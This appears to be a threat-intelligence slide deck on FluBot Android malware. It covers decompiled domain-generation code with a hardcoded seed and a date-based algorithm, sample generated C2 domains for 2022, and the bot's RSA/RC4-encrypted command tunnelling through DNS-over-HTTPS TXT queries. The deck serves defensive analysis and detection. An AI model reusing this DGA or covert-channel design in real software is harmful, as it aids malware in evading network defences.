


```
/* renamed from: d */
private static int m5364d() {
    if ((6 + 9) % 9 <= 0) {
    }
    if ((11 + 14) % 14 <= 0) {
    }
    int[] SEEDS = {1945};
    return SEEDS[pcbf194c6.f102c.nextInt(SEEDS.length)];
}

/* renamed from: c */
private static void m5365c() {
    if ((25 + 27) % 27 <= 0) {
    }
    if ((8 + 13) % 13 <= 0) {
    }
    int year = Calendar.getInstance().get(1);
    int month = Calendar.getInstance().get(2);
    long j = (long) ((year ^ month) ^ 0);
    f83a = j;
    long j2 = j * 2;
    f83a = j2;
    long j3 = j2 * (((long) year) ^ j2);
    f83a = j3;
    long j4 = j3 * (((long) month) ^ j3);
    f83a = j4;
    long j5 = j4 * (((long) 0) ^ j4);
    f83a = j5;
    f83a = j5 + ((long) m5364d());
}
```

Harcoded seed


Current year and month used in generation algorithm

TLP:WHITE



```
~/Doc/F/flubot-scripts/dg/output  master !4 ?15
jq ".[:10]" 2022-02_domains.json
[
  {
    "domain": "fiekyccrymafhxu.ru"
  },
  {
    "domain": "wjmumwptkqwsfxk.cn"
  },
  {
    "domain": "vsohsctiyhitaik.com"
  },
  {
    "domain": "hngceqbvcprypak.org"
  },
  {
    "domain": "ngywmonjqvhirax.pw"
  }
```


02/2022 domains



```
~/Doc/F/flubot-scripts/dg/output  master !4 ?15
jq ".[:10]" 2022-03_domains.json
[
  {
    "domain": "efcobxkrcwpgfgq.ru"
  },
  {
    "domain": "aehwuyyntfeuwly.cn"
  },
  {
    "domain": "fccxqkqponmogpj.com"
  },
  {
    "domain": "silmxchjrytrfyt.org"
  },
  {
    "domain": "mylelpovonqicoe.pw"
  },
```


03/2022 domains

How C2 tunneling works?


Start
Generate RC4 key. RSA encrypt botid and RC4 key with hardcoded public key. Encrypt command with the generated RC4. Combine both.
Combine botid, public IP address of the infected host, and the RSA+RC4 encrypted blob. Base32 the combined request
Create request. Session ID, sequence number of the request, boolean of receive/send mode, the base32 blop, split to DNS requests of the DGA domain.
Send requests to DoH server.
Can C2 decrypt the payload?
No
Empty response
Yes
Command or OK to command

TLP:WHITE

The query


DoH host
Base32 encoded payload. Botid, public IP address and RC4 encrypted command / response.
Session UUID
Request sequence number
0 = Send mode
1 = Request mode
C2 host generated by DGA
Request type is always TXT

```
hxxps://cloudflare-dns[.]com/dns-query?
